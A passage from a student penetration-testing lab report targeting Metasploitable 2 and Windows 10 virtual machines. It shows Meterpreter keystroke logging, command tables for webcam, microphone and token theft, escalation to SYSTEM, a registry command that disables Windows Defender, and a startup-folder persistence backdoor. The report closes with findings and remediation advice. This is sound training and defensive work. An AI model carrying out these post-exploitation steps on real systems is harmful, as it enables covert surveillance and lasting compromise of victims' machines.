meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
nohacked windows
```

Windows Payload attack

5

Fig 41 – TigerVNC live victim desktop; keyscan_dump captures 'nohacked windows'.



We can do following thing with meterpreter



Windows Payload attack

Fig 42 – Meterpreter help: Core Commands; Notepad showing 'hacked windows' typed remotely.



Windows Payload attack

7

Fig 43 – Priv commands (getsystem, hashdump); Timestomp; File system commands.

Stdapi: Networking Commands	

Command	Description

arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table
Stdapi: System Commands	


Command	Description

clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
ps	Filter processes by name
pskill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Windows Payload attack

8

Fig 44 – Networking commands (portfwd, route); System commands (clearev, steal_token, shell).



Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictrl	Control some of the user interface components

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Command	Description
play	play a waveform audio file (.wav) on the target system

Persistence

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

meterpreter > shell
Process 536 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.2955]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d 1 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d 1 /f
The operation completed successfully.
```

Parmanent windows security off

Windows Payload attack

9


Fig 45 – UI commands (keyscan, screenshot, screenshot, keyboard_send); Webcam/Audio commands.

6.4 Privilege Escalation — NT AUTHORITY\SYSTEM

getsystem succeeds via Named Pipe Impersonation (In Memory/Admin) technique. getuid confirms: Server username: NT AUTHORITY\SYSTEM. A shell is dropped and a registry key permanently disables Windows Defender AntiSpyware: REG ADD HKLM\SOFTWARE\Policies\Microsoft\Windows Defender /v DisableAntiSpyware /t REG_DWORD /d 1 /f — operation completed successfully.


6.5 Persistence — Startup Folder Backdoor

windows/persistence/startup_folder installs the payload in the Windows Startup folder (C:\Users\shuvo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup). The system is rebooted — session 1 dies, and session 2 automatically opens as the Startup payload re-executes on login, confirming persistent access across reboots.



Windows Payload attack

Fig 46 – Windows Defender permanently disabled; persistence/startup_folder module installs backdoor.



got the meterpreter again after restarting automatically

Windows Payload attack

11

Fig 47 – Windows Restarting screen; session 1 dies; session 2 auto-opens after reboot.

7. Findings Summary

The table below summarizes all vulnerabilities identified and exploited during this assessment, rated by severity based on the access level achieved and ease of exploitation.

#	Port/Service	Vulnerability	CVE	Severity	Access
1	21/FTP vsftpd 2.3.4	Supply-chain Backdoor	CVE-2011-2523	Critical	Root Shell
2	22/SSH OpenSSH 4.7p1	Weak Default Credentials	—	High	User Shell
3	23/Telnet Linux telnetd	Weak Creds + No Encryption	—	High	User Shell
4	25/SMTP Postfix	User Enumeration (VRFY)	—	Medium	Username List
5	80/HTTP Apache+PHP 5.2.4	CGI Arg Injection	CVE-2012-1823	Critical	Meterpreter
6	139/445 Samba 3.0.20	Username Map Script RCE	CVE-2007-2447	Critical	Root Shell
7	1099 Java RMI	Insecure Default Config	CVE-2011-3556	Critical	Meterpreter
8	1524 Bindshell	Pre-spawned Root Shell	—	Critical	Root Shell
9	5432/PostgreSQL 8.3	Default Creds + .so Upload	—	Critical	Meterpreter
10	5900/VNC 3.3	Weak Password ('password')	—	High	GUI Desktop
11	6667/UnrealIRCd 3.2.8.1	Source Code Backdoor	CVE-2010-2075	Critical	Root Shell
12	8180/Tomcat 5.5	Default Creds + WAR Upload	—	High	User Shell
13	3306/MySQL 5.0.51a	No Root Password	—	High	Full DBA
14	Windows 10 Payload Exec	Client-side Payload Delivery	—	Critical	Meterpreter → SYSTEM

All 14 attack vectors were successfully exploited. 9 out of 14 are rated Critical — providing direct root or SYSTEM-level access. No service on Metasploitable 2 withstood attack.

8. Conclusion

This Red Team Lab assignment successfully demonstrated a complete penetration testing engagement against two target environments — Metasploitable 2 (Linux) and Windows 10 — conducted from a Kali Linux attacker machine in an isolated, segmented virtual network.

A total of **thirteen distinct service vulnerabilities** were exploited on Metasploitable 2, spanning ports 21 through 8180. Every single service assessed was successfully compromised, with the majority granting immediate root-level access. This underscores the catastrophic risk posed by running unpatched, default-configured software with weak credentials. Notable findings include supply-chain backdoors (vsftpd 2.3.4, UnrealIRCd 3.2.8.1), a pre-spawned root bindshell (port 1524) accessible with zero effort, and multiple services accepting default or empty credentials.

The Windows 10 payload attack demonstrated the complete lifecycle of a client-side compromise — from initial delivery through a hosted malicious executable, to full SYSTEM-level privilege escalation, VNC graphical desktop takeover, keystroke logging, and the installation of a reboot-persistent backdoor. This chain required no sophisticated techniques beyond disabling the built-in security tools, highlighting how devastating a misconfigured or unprotected Windows endpoint can be.

From an educational standpoint, this project has provided hands-on proficiency in the Metasploit Framework, Nmap, msfvenom, and a wide range of attack techniques spanning network services, web applications, databases, and Windows client-side attacks. The structured methodology — reconnaissance, enumeration, exploitation, post-exploitation, persistence — mirrors real-world red team engagements and builds the foundational skills required for a career in offensive security.

Key Learning Outcome: Security is only as strong as its weakest link. A single unpatched service, default credential, or disabled antivirus can be the entry point that leads to complete organizational compromise. Defense-in-depth, timely patching, strong credential policies, and continuous monitoring are non-negotiable.

9. Recommendations

Based on the findings of this assessment, the following security controls and best practices are recommended to remediate the identified vulnerabilities and improve the overall security posture of the assessed environment.

R1. Patch Management

Keep all software and operating systems updated. Replace end-of-life versions (vsftpd 2.3.4, PHP 5.2.4, Samba 3.0.20, UnrealIRCd 3.2.8.1, PostgreSQL 8.3, MySQL 5.0.51a, OpenSSH 4.7p1) with current, supported releases.

R2. Eliminate Default & Weak Credentials

Change all default credentials immediately upon deployment. Enforce strong password policies (minimum 12 characters, complexity requirements) and use password managers. Disable all anonymous and guest access.

R3. Disable Unnecessary Services

Apply the principle of least functionality — disable or uninstall services not required for business operations. Services such as Telnet, rsh, rexec, and ingreslock (bindshell) have no legitimate use on a secure system.

R4. Network Segmentation & Firewall Rules

Implement strict firewall rules restricting access to sensitive services by IP and port. Database services (MySQL, PostgreSQL) should never be directly accessible from external networks. Use a Web Application Firewall (WAF) for HTTP services.

R5. Endpoint Protection

Ensure Windows Defender (or a reputable EDR solution) is always enabled and cannot be disabled by standard users. Apply Group Policy to prevent registry-based AV disabling. Enable and monitor Windows Firewall.

R6. Application Whitelisting

Deploy application whitelisting (e.g., Windows AppLocker, WDAC) to prevent unauthorized executables from running. This would have blocked payload.exe execution in this scenario.

R7. Principle of Least Privilege

Services should run under dedicated, low-privilege accounts — not root or SYSTEM. Database services accepting root connections with no password violate this principle critically.

R8. Multi-Factor Authentication (MFA)

Enforce MFA on all remote access services (SSH, VNC, RDP, VPN). This significantly increases the cost of credential-based attacks even when passwords are weak.

R9. Security Monitoring & Logging

Deploy centralized logging (SIEM) to detect anomalous activity — port scanning, multiple failed logins, unusual process creation, outbound connections on port 4444. Alert on and investigate all such indicators of compromise.

R10. User Security Awareness Training

Train users to recognize social engineering, phishing, and suspicious file downloads. The Windows payload attack succeeded in part because a user ran an unrecognized executable from an untrusted source — behavior that security awareness training directly addresses.

This report was prepared by Shuvo Biswas (Section: CADS001) as a project assignment for the Jr. Penetration Testing Engineer: Hands-On course under the EDGE programme. All activities were conducted in a controlled, isolated virtual lab environment strictly for educational purposes. No real systems, networks, or data were accessed or compromised.